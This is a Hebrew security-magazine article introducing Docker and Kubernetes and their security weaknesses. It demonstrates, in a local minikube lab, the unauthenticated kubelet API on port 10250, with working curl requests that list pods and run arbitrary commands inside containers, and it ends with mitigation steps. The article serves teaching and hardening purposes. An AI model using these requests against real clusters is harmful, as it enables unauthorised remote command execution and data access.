Technologic Papers

קוברנטיס - ניהול קונטיינרים (Containers) מבוזר

מאת אסף ויצמן (חברת פאלאנטיר סקיוריטי)

הקדמה


במאמר זה נסביר על טכנולוגית Docker להרצת תוכנות ושירותים בתוך קונטיינרים, נספר גם על Kubernetes שעושה שימוש ב-Docker לניהול מספר קונטיינרים ופריסתם על פני מספר שרתים ונדגים חולשה מגניבה בקוברנטיס שקיימת כבר זמן רב. לקינוח-ניתן כמה טיפים כדי שתוכלו לנסות לשחזר את הפגיעות בעצמכם באמצעות סביבת ניסוי המדמה מערכת קוברנטיס בשם minikube.

הערה: המעברים מעברית לאנגלית בלתי נמענים, אך אשתדל להשתמש בכתב לועזי בעת שארצה להבליט מושג מסוים, כשאין מילה נוחה יותר לשימוש או בעת הצגתו.

Docker - סביבת הרצת קונטיינרים

Docker הוא פרויקט קוד פתוח המאגד רכיבי מערכת הפעלה וכלים שמטרתם הרצת יישומים בתוך קונטיינרים (Containers) קטני משקל. Docker פועל כרכיב במערכת ההפעלה ללא שימוש ב-Hypervisor.

Container - אובייקטים המדמים סביבות-משתמש (user-space) עבור יישומים. יישומים פשוטים מתפקדים כביכול לו היו רצים על מערכת הפעלה בלעדית או מכונה וירטואלית, אך בפועל המשאבים שלהם (יכולת עיבוד, זיכרון, רשת, תקשורת פנימית -IPC, דיסקים, תהליכים ועוד) משותפים ומנוהלים ע"י Docker תוך שימוש ב-Namespace נפרד משאר היישומים הפועלים על מערכת ההפעלה המארחת (Docker Host). קונטיינרים מאפשרים להריץ יישומים ושירותים מבלי להתקין עותק מלא של מערכת ההפעלה הווירטואלית של היישום אלא רק את שכבות המידע הרלוונטית (Layer).



[מקור: Docker Inc. and RightScale Inc., https://www.sdxcentral.com/cloud/containers/definitions/containers-vs-vms/]

המרכיבים בארכיטקטורה שאליהם נתייחס בנוגע ל-Docker:

Docker Host (נקל על הקריאה ונכנה אותו ה-**Host**) - המחשב/שרת שמריץ את השירות - **Docker Engine**.

Image - זאת התבנית שממנה יוצרים קונטיינרים. היא מורכבת מ:

- קובץ הגדרות מרכזי בשם Dockerfile.
- משכבות מידע (Layers).
- הגדרות שהוטבעו בו בעת שהוא הורד ל-Host או ששינו בו בדיעבד.

Image ניתן להוריד מ-Registry (ראו בהמשך) באמצעות הממשק של Docker או בהעתקה ישירה של קובץ.

Layer - שכבת מידע. Image יכול להכיל כמה שכבות, הן תופסות לרוב את מרבית השטח בפועל של הקונטיינר בעת יצירתו. (למשל-שכבה של מערכת הפעלה, שכבה של שרת Web ושכבה לבסיס נתונים. השכבות יראו בפועל בקונטיינר כקבצים במערכת קבצים אחידה ורגילה)

Container (קונטיינר)-מימוש של Image. זוהי הסביבה הממשית בזמן הריצה. להמחשה - Image הוא המתכון על הנייר הכולל את רשימת המצרכים והיכן ניתן להשיג אותם ואת המצרכים עצמם, בעוד שה-Container הוא התבשיל בפועל. מ-Image בודד ניתן לייצר מספר קונטיינרים.

Registry - מאגר מקומי או מרוחק המכיל Images (לעיתים אף שומר כמה גרסאות) ואת ה-Layers הכלולים בהם. Registry יכול להיות ציבורי או פרטי, עם או ללא דרישת הזדהות ועם או בלי HTTPS.

Hub - הוא מאגר גדול המכיל כמה Register-ים (אשר בתוכם Images) פרטיים או ציבוריים. המוכר מכולם הוא ה-Docker Hub הראשי המתגאה כמות של Images העולה במעל 100,000, בתוך Registers פרטיים וציבוריים. משתמשי Docker פרטיים העלו Fork-ים (שכפולים/גרסאות) שלהם לתוכנות מפורסמות שונות:

לדוגמא, Image של Kali ניתן להוריד מה-Docker Hub הציבורי בגרסאות שונות, גם מאנשים פרטיים שלא שותפים לפרוייקט של Kali וגם גרסאות רשמיות שהוכנו ע"י הצוות של Kali. סוג כזה של Image כולל כמה שכבות (Layers) רק למערכת ההפעלה ושכבות נוספות לכלים שונים של Kali לפי תחום (Wifi, Web, Forensics וכו') . באמצעות שורת Shell בודדת מקבלים סביבת Kali מוגדרת ומתפקדת:

```
docker run -t -i kalilinux/kali-linux-docker /bin/bash
```

ממעלותיו של Docker

היתרונות של Docker על פני מכונה וירטואלית:

- קונטיינרים צורכים פחות זיכרון ושטח דיסק ממכונות וירטואליות (אם משווים קונטיינר ו-VM המכילים באופן אופטימלי רק את הדרוש להרצת שירות/תוכנה מסוימת וזהה).
- בעלי ביצועים משופרים-מהירות העלאת שירות וריצה מקבילית.
- גמישים-בכך שמאפשרים הרצה של סביבות רבות שונות ומגוונות במקביל .[1]

Docker נמצא שימושי להרצת סביבות פיתוח, בדיקות וניסוי בעלות מערכת הפעלה רזה או מופעים רבים של שירותי רשת (למשל, שרת ה-Front-End של אפליקציה) היכולים לאתחל את עצמם או שנדרשים להוסיף העתקים נוספים תוך שניות בעת הצורך.

Docker Image הינה תבנית המכילה הוראות והגדרות ליצירת Containers וכוללת שכבות מידע שונות (Layers) שלהן יהיו חשופים היישומים הפועלים בקונטיינר.

Image המכיל שכבה המדמה Ubuntu Linux מינימלית, ספריות מערכת הנחוצות ותוכנת שרת Web-יכולה לרוץ על Docker Host הפועל על הפצה אחרת של לינוקס (למשל RedHat / CentOS) על אף השוני בין Ubuntu ל-RedHat, השכבות הרשומות ב-Image משלימות את הפער והטכנולוגיה הזו מאפשרת להזניק Container עם יישום תוך מספר שניות לעומת מכונה וירטואלית שתדרוש מספר דקות עד שמערכת ההפעלה ב-VM תסיים בעצמה להיטען.

[1] https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux_atomic_host/7/html-single/getting_started_with_containers/#get_started_with_docker_formatted_container_images
על הגדרה של קונטיינרים כבטוחים יותר, נכון להיום אני חולק.

Docker פעל עד לפני שנה בעיקר על הפצות שונות של Linux. בשנה האחרונה התמיכה ב- Microsoft Windows התפתחה מאוד: בהתחלה הפתרון ל-Win היה מגושם והורכב ממכונה וירטואלית שבתוכה רץ Linux רזה ועליו Docker. אולם כיום Docker כבר מוטמע ב-Windows Server 2016 ויש Containers שמדמים סביבת Windows.

האפשרות הזריזה הזו להרים קונטיינר Linux דוגמת Ubuntu במחשב Windows הוא שימושי ביותר ויכול בהחלט להוות ווקטור תקיפה עבור תוקפים הרוצים לייבא קוד זדוני מורכב וגדול שירוץ בקונטיינר עם סביבה שהם הרכיבו ויעלו סיכויי להצליח לבצע את זממם או עבור בודקים שרוצים לייבא את כלי הבדיקה שלהם כשהם כבר מותקנים ומוכנים להפעלה.

Docker זמין כבר מ-2013 אך לאחר שיפורים בגרסא 0.8 שהוכרזה ב-2014, הפרויקט התחיל לצבור תאוצה שזינקה ב-2015 במקביל לצמיחת מאגר ה-Image-ים Docker-Hub שהתפתח והכיל תוכנות פופולריות רבות-מבסיס נתונים של PostgreSQL מוכן לשימוש (לא מוקשח) ועד WordPress או KALI בסיסי-כולל הפצות משופרות משוכפלות (Fork-ים) פרטיות או רשמיות (מתוחזקות על ידי יוצרי המוצרים ועובדי ארגון Docker Inc.). וכפי שמקובל בימינו-מיתוג, כנסים, Meetups, שיתופי פעולה עם יצרניות מערכות ההפעלה,ספקיות פלטפורמת ענן ויצרניות התוכנה הגדולות בעולם.

שאלה הנפוצה - מהו ההבדל העיקרי בין מכונה וירטואלית לבין קונטיינר של Docker? (ראו תמונה לעיל)

ההבדל העיקרי שמכונה וירטואלית מדמה סביבת מערכת הפעלה ומשאבים (מעבד, זיכרון, חומרה כמו כרטיס מסך / רשת / בקר USB, כוננים קשיחים ועוד) עצמאית המופעלת בתוך מחשב מארח (Host) אמצעות רכיב חומרה Hypervisor.

בעוד ש-Docker הינו מודול במערכת ההפעלה המאפשר להריץ יישום בתוך קונטיינר-מבלי להתקין מערכת הפעלה שלמה נוספת בכדי להריץ אותו, אלא נדרשת רק תבנית (Image) המכילה שכבות (Layers) הכוללות את הספריות והקבצים הדרושים להפעלת היישום, כולל קובץ היישום עצמו.

המרחק מהיישום הסופי שפועל בקונטיינר (לצורך הדוגמא -שרת Web) לבין מערכת ההפעלה של ה-Host הוא די קצר ב-Docker. לדוגמא, תהליך (Process) שרץ על גבי קונטיינר יופיע בבירור ברשימת התהליכים של ה-Host, אולם ה-PID (מזהה תהליך) שלו שונה בתוך הקונטיינר ומחוצה לו ב-Host משום שהתהליך נמצא ב-Namespace עם מספור נפרד הממופה לזה של מערכת ההפעלה ה"אמיתית".

הקרבה הזו למערכת ההפעלה מהווה קרקע רחבה למתקפות שתכליתן השפעה של התוקף מסביבת ה-קונטיינר על מערכת ההפעלה של ה-Host או על יישומים, משאבים ומערכות קבצים של קונטיינרים אחרים.

מה שמסייע לתוקף, שכברירת מחדל ה- Docker Daemon (התהליך של מנוע ה-Docker) מופעל כ-root.

חולשות Docker נפוצות נוספות:

- גישה חופשית לרשת מהקונטיינרים לרשת הארגונית ובינם לבין עצמם (ע"פ ברירת מחדל).
- קונטיינרים רצים באופן Privileged ע"פ ברירת המחדל.
- הקצאת ניצול משאבי CPU: Container שדורש משאבים (למשל -בעת מתקפת DoS) יגזול משאבים ויתקע את ה-Host וה-Containers האחרים.
- ומי שמשתמש ב-Images שהוא לא הכין בעצמו או מגרסה נקייה של תוכנה יכול לצפות שמלבד החולשות בתוכנה (דוגמא: Postgres, Wordpress וכו') עלולים להתווסף חולשות מהקוד או ההגדרות שהוסיף המתכנת שפרסם את ה-Image (בשוגג או במזיד).
- אמרנו שיישום בקונטיינר אמור לפעול בטבעיות כאילו רץ על מכונה וירטואלית או פיזית ייעודית עבורו, אך במציאות ישנם סימנים שונים שיכולים לרמוז ליישום או משתמש (המחובר ל- Command Line Shell) שהוא "כלוא" בקונטיינר ואז הוא יכול לחפש דווקא קבצים או תיקיות המשותפות עם ה-Host (למשל-קובץ ה- /etc/hosts) ולזלול שטח דיסק או להזריק נוזקה כדי לגרום נזק ל-Host ולהשתלט על כל המכונה.
- קונטיינרים מובילים לריבוי שירותים ויישומים הרצים במקביל בשרת, דבר מקשה על הניטור והמעקב לאיתור תופעות חשודות.

ואפשר להרחיק לכת עד מתקפת Man-in-The-Middle בין ה-Host ל-Registry המרוחק ממנו נלקחים ה-Images או תקלות של Image-ים שלא מתעדכן כי הם נלקחים מ-Cache. אך **מניסיוננו בתעשייה ארבעת האיומים הנפוצים כשמיישמים סביבות Docker הם לרוב:**

- בריחה מקונטיינר (Breakout) והשפעה על ה-Host, קונטיינרים אחרים או על רשת הפנימית.
- חולשות ב-Kernel (גם בימינו וגם בלינוקס באג קטן או הגדרה רשלנית של הסביבה מסוגלים לתקוע את כל ה-Host וכן סוגים שונים ומגוונים של Privilege Escalation)
- DoS-מניעת גישה בקונטיינר אחד עשויה להשפיע על כל השאר וה-Host בשל שיתוף משאבי ה-Kernel.
- גניבת אמצעי זיהוי (Secrets)-הנובעים מאבטחה רשלנית של סיסמאות, Tokens וכו' בעת אגירתם, העברתם מהקונטיינר או אליו.

טיפים להתמודדות ניתן למצוא במסמך.[2]

[2] http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf דף מסכם שימושי ביותר למרות שהוא בן שנתיים.

הקשחה

CIS וקבוצות נוספות פרסמו נהלי הקשחה עבור Docker, דבר המסייע לאנשי אבטחה ומפתחים להקשיח את מערכותיהם וכן הכלי של מפתחי Docker העושה שימוש בנוהל של CIS לביקורת:

https://dockerbench.com

ציינו עד כה כמה ממגבלות וסיכונים המובנים ב-Docker וחשוב להבין את מגבלות המידור והאבטחה שלו (כאלה שלא ייעלמו גם לאחר הקשחה), ונשתמש בו היכן שהחסרונות האלו נסבלים. במקומות שצריך הפרדה מלאה יותר נשלב וירטואליזציה "אמיתית". להלן כמה טיפים כלליים:

- עקבו אחר המלצות ההקשחה והמסמכים מבית מדרשם של CIS ו-Sans .
- שימוש ב-SELinux או AppArmor יכול בהחלט לסייע להגביל את הגישה לאובייקטים הרצויים ומימוש מדיניות אבטחה בסביבת Linux.
- שימוש ב-VM שבתוכו ירוץ Docker ולא על שרת עצמאי.
- להפריד בין תכנים ברמת סיווג סודיות שונה ומלקוחות מתחרים למכונות וירטואליות ואף פיזיות שונות.

כמה בטוח להשתמש ב-Docker בסביבת ייצור?

מבחינת ביצועים מהירים, חסכון במשאבים מחשוב וקלות שימוש-Docker נפלא וחוסך עלויות. מאידך, מבחינת אבטחת מידע, מדובר במודול למערכת ההפעלה המשתף משאבים בין מספר משתמשים ללא הפרדה בחומרה או בדרייברים-לכן לא אפתיע איש שנגלה שהתקנת Docker לפני הקשחה (שבהקשחה-Hardening-אני מתכוון שהסביבה מוגדרת באופן מודע, מנוסה ומעודכן לפי מדיניות אבטחה, ניתוח איומים ובהתאם לסטנדרטים העדכניים)-היא לא בטוחה נגד מתקפות וטכניקות ידועות.

חברות, מתנדבים ומשתמשים משקיעים בפיתוח של Docker ומשפרים את הכלי, אך לכל משתמש קיימת בעיית האבטחה הפרטית שלו-האם המערכת שלי מוגדרת ומוקשחת נכון עבור צרכיי ומתאימה לסיטואציה שלי.

אגב זאת שאלה לתחום מדעי המחשב וחקר אבטחת תוכנה-האם בכלל תיתכן בתאוריה הפרדה מספקת בין יישומים או שירותים בסוג שיתוף משאבים שנעשה במערכת ההפעלה (וחולקים אותו Kernel) בתחום ה-Userspace וללא חומרה (Hypervisor)? אשמח לקרוא את דעתכם בתגובות.

עד כאן ההקדמה בנוגע ל-Docker.


ממש כמו שיש כלים המתחרים ב-Docker ביצירת והפעלת קונטיינרים (למשל LXC)-כך גם לדרכי הפריסה של Docker עצמו יש חלופות: גרסאות האחרונות של Docker נמצא גם הכלי Swarn, המאפשר קיבוץ (Clustering) ותזמון (Scheduling) של קונטיינרים. תכונות המאפשרות הרצה של קונטיינרים על פני מספר שרתים (Nodes) ובכך לאפשר גדילה (Scaling) וליצור מערכת שלמה עם בעלת תכונות של יתירות (Redundancy) ומדיניות זמינות-כך שבעת הצורך או בזמנים קבועים יתגברו עוד קונטיינרים את השירותים שהם מספקים.

והחלופה המפורסמת ל-Swarm היא-Kubernetes.

Kubernetes

Kubernetes-נרשם גם כ-K8s, הינו פרויקט קוד פתוח שנוצר וקודם ע"י Google. מדובר בחבילה שיכולה להריץ קונטיינרים באמצעות Docker או מתחריו. וכן מכילה יכולות Scheduling, Clustering, והכלים etcd (בסיס נתונים להגדרות), Kubelet (המוודא כי הקונטיינרים וה-Node פועלים כשורה) Kube-proxy, (המשמש כ-Proxy לרשת הוירטואלית של המערכת ואף כ-Load-Balancer) , ממשק WEB לבקרה בשם cAdvisor, REST API ועוד.

מרבית ההגדרות, השליטה והתקשורת הפנימית בקוברנטיס נעשית באמצעות REST API והודעות בפורמט JSON.



[Khtan66 / Wikipedia / Wikimedia Commons, https://upload.wikimedia.org/wikipedia/commons/b/be/Kubernetes.png]

Pods - אשכולות של קונטיינרים בקוברנטיס נקראים Pods ואפשר להפעיל/להקפיא/לעצור או לחסל ולמחוק אותם בקלות באמצעות ה-API או כלי CLI (שמאחורי הקלעים משתמשים מחליפים הודעות REST בפורמט JSON בדומה ל-Docker).

כמו שנראה בתמונה לעיל, התמיכה ב-Nodes מאפשרת לפרוס את ה-Pods (המכילים קונטיינרים) על פני כמה שרתים וכך לגדול ולאפשר יתירות.

כל ההקדמה הזאת באה להראות חולשה די מגניבה שקיימת כבר כשנתיים וחצי והיא עדיין רלוונטית:

חולשה - הרצת פקודות מרחוק ללא צורך בהזדהות

מקור:

https://github.com/kayrus/kubelet-exploit

תיאור החולשה: קוברנטיס מאזין כברירת מחדל בפורט 10250/tcp כדי לאפשר לרכיב ה-Kubelet לתקשר עם Nodes אחרים, לשלוט ולקבל מהם חיווי והוא מגיב לבקשות אפילו אם למערכת שרתים נוספים כרגע. זהו שירות API שפתוח לרווחה אם לא טורחים להגן עליו עם מפתח הצפנה.

החולשה מאפשרת הזרקת פקודות ל-Command Shell של הקונטיינר ואף לקבל חיווי, כך **שניתן לקרוא מידע מקבצים וספריות, למחוק, לשנות ולהפעיל יישומים על כל הקונטיינרים שבשרת** ללא בקרת הזדהות באמצעות בקשות GET ו-POST פשוטות.

כעת נממש את החולשה בסביבת Windows ביחד. (minikube לא תפעל כשורה על מכונה וירטואלית של לינוקס כי ההתקנה מחפשת גישה ל-Hypervisor)

1. דרוש Virtual Box (תיאורטית אפשר גם VMWare אבל לא ניסיתי) מותקן על Windows.
2. הורידו את minikube לוינדוס מכאן:

https://github.com/kubernetes/minikube/releases

3. ועקבו אחר ההוראות האלה:

https://kubernetes.io/docs/getting-started-guides/minikube

4. הורידו את kubect, הכלי לשליטה ב-Kubernetes :

https://storage.googleapis.com/kubernetesrelease/release/v1.6.2/bin/windows/amd64/kubectl.exe

5. הורידו curl עם תמיכה ב-HTTPS מאתר זה:

http://www.paehl.com/open_source/?download=curl_754_0_ssl.zip

6. למידע נוסף למי שמעוניין:


https://kubernetes.io/docs/getting-started-guides/minikube

7. שמרו את minikube-windows-amd64.exe ואת- kubectl.exe בתיקייה שתצרו בכונן C. (כוננים אחרים חווינו באגים)

ההפעלה הראשונה של minikube אמורה להראות כך:

```
minikube-windows-amd64.exe start
```

התוצאה-תופעל מכונה וירטואלית באמצעות VirtualBox ויורדו התכנים הנדרשים ל-Minikube.



הפעלת Pod עם קונטיינר לדוגמא:

```
kubectl run hello-minikube --
image.gcr.io/google_containers/echoserver:1.4 --port=8080
```

הפקודה הבאה תחשוף את פורט 8080 מהקונטיינר למחשב והיא איננה הכרחית אם אינם מעוניינים להציץ באפליקצית הדוגמא hello-minikube.

```
kubectl expose deployment hello-minikube --type=NodePort
```

נחמם מנועים ונבחן את השירות של מיני-קיוברנטיס שיצרנו לאפליקצית הדוגמא שלנו , מה ה-URL והפורט שלה:

```
Minikube-windows-amd64.exe service hello-minikube --url
```

זה אמור להראות כך:


```
C:\WINDOWS\system32\cmd.exe

C:\mysandbox\minikube>minikube-windows-amd64.exe start
Starting local Kubernetes cluster...
Starting VM...
SSH-ing files into VM...
Setting up certs...
Starting cluster components...
Connecting to cluster...
Setting up kubeconfig...
Kubectl is now configured to use the cluster.

C:\mysandbox\minikube>kubectl run hello-minikube --image=gcr.io/google_containers/echoserver:1.4 --port=8080
deployment "hello-minikube" created

C:\mysandbox\minikube>kubectl expose deployment hello-minikube --type=NodePort
service "hello-minikube" exposed

C:\mysandbox\minikube>kubectl get pod
NAME                              READY     STATUS    RESTARTS   AGE
hello-minikube-938614450-298fz    1/1       Running   0          2m

C:\mysandbox\minikube>minikube service hello-minikube --url
'minikube' is not recognized as an internal or external command,
operable program or batch file.

C:\mysandbox\minikube>minikube-windows-amd64.exe service hello-minikube --url
http://192.168.99.100:32160

C:\mysandbox\minikube>curl.exe http://192.168.99.100:32160
CLIENT VALUES:
client_address=172.17.0.1
command=GET
real path=/
query=nil
request_version=1.1
request_uri=http://192.168.99.100:8080/

SERVER VALUES:
server_version=nginx: 1.10.0 - lua: 10001

HEADERS RECEIVED:
accept=*/*
host=192.168.99.100:32160
user-agent=curl/7.54.0
BODY:
-no body in request-
```

שלבי ביצוע ההתקפה:

שלב ראשון, ללא שום צורך בזיהוי-הפקודה הבאה תגלה לנו אילו Pods פעילים:

```
curl -sk https://192.168.99.100:10250/runningpods/ | python -mjson.tool
```

או לחילופין בדפדפן:



שימו לב למידע שנחשף: שם ה-NAMESPACE ("default"), שם ה-Pod ("hello-minikube-938614450-298fz") והקונטיינר שמשויך ל-Pod ("hello-minikube").

אלה נתונים הנחוצים לנו כדי לממש את החולשה:

נעבור לשלב השני, נזריק פקודות לקונטיינר שנבחר שבתוך Pod שאליו הוא שייך, ללא זיהוי:

```
curl -sk -XPOST "https://192.168.99.100:10250/run/default/hello-
minikube-938614450-298fz/hello-minikube" -d "cmd=ls -la /"
```

התוצאה:

```
c:\mysandbox\minikube>minikube-windows-amd64.exe service hello-minikube --url
http://192.168.99.100:32160

c:\mysandbox\minikube>curl -sk -XPOST "https://192.168.99.100:10250/run/default/hello-minikube-938614450-298fz/hello-minikube" -d "cmd=ls -la /"
total 76
drwxr-xr-x   1 root root 4096 Jun 13 12:18 .
drwxr-xr-x   1 root root 4096 Jun 13 12:18 ..
-rwxr-xr-x   1 root root    0 Jun 13 12:18 .dockerenv
-rwxr-xr-x  11 root root    0 Apr 21  2016 .dockerinit
-rw-r-----   1 root root  436 May 28  2016 README.md
drwxr-xr-x   2 root root 4096 Apr 25 20:43 bin
drwxr-xr-x   2 root root 4096 Nov 27  2015 boot
drwxr-xr-x   5 root root  380 Jun 13 12:18 dev
drwxr-xr-x   1 root root 4096 Jun 13 12:18 etc
drwxr-xr-x   2 root root 4096 Nov 27  2015 home
drwxr-xr-x   6 root root 4096 Apr 25 20:43 lib
drwxr-xr-x   2 root root 4096 Apr 25 20:43 lib64
drwxr-xr-x   2 root root 4096 Mar 31  2016 media
drwxr-xr-x   2 root root 4096 Mar 31  2016 mnt
drwxr-xr-x   2 root root 4096 Mar 31  2016 opt
dr-xr-xr-x 180 root root    0 Jun 13 12:18 proc
drwx------   2 root root 4096 Apr 25 20:43 root
drwxr-xr-x   1 root root 4096 Jun 13 12:18 run
drwxr-xr-x   2 root root 4096 Apr 25 20:43 sbin
drwxr-xr-x   2 root root 4096 Mar 31  2016 srv
dr-xr-xr-x  12 root root    0 Jun 13 12:18 sys
drwxrwxrwt   2 root root 4096 May  2  2016 tmp
drwxr-xr-x  10 root root 4096 Apr 25 20:43 usr
drwxr-xr-x   1 root root 4096 Apr 25 20:43 var
```

כפי שניתן לראות בדוגמא, הפקודה "ls -la /" הורצה בתוך הקונטיינר.

החולשה נובעת מאי-מימוש במנגנוני בקרה והרשאות ל-API של קוברנטיס. המפתחים רצו לשמור את הפורט הזה עבור יכולת ה PROXY ותקשורת בין ה-Master ל-Nodes ובפועל זה עדיין פגיע כברירת מחדל.

דרכים אפשרויות להתמודד עם החולשה הינם:

א. לפני כמה חודשים שוחרר פתרון רשמי לבעיה המסרב לבקשות אנונימיות ודורש תעודה דיגיטלית להזדהות:

https://kubernetes.io/docs/admin/kubelet-authentication-authorization

הפתרון אינו פועל באופן ברירת המחדל ודורש רצף פעולות הגדרה נוספות ממנהל המערכת.

ב. לגרום לקוברנטיס להאזין על ה-Loopback (כלומר- 127.0.0.1), באמצעות הפרמטר:

```
--address=127.0.0.1
```

ג. להגדיר ל-API של קוברנטיס להאזין כ-SSH במקום HTTPS, כך גם ניתן להשתמש במפתח פרטי כך שיש לפחות מנגנון אותנטיקציה:

```
--ssh-keyfile=path/to/id_rsa
--ssh-user=kub
```

ד. לחסום את הפורטים של קורבנטיס ב-Firewall המקומי והארגוני ובמיוחד את פורט 10250.

סיכום

אני מקווה שמי שלא הכיר/ה עדיין את המבנה של Docker, קיבלו פה מבוא בסיסי לנושא. ומי שכבר עורך מבדקי חדירות ל-Kubernetes יהנה מהבאג/פיצ'ר החביב. ולמי שינסה לשחזר את הצעדים שלנו, תהיה כעת סביבת ניסויים זמינה של Docker ו-K8s אפילו על Windows.

```
minikube-windows-amd64.exe stop
```

על הכותב

אסף ויצמן, עובד בחברת פאלאנטיר סקיוריטי בע"מ. תרגישו חופשי לעקוב בטויטר:

https://twitter.com/tx0x07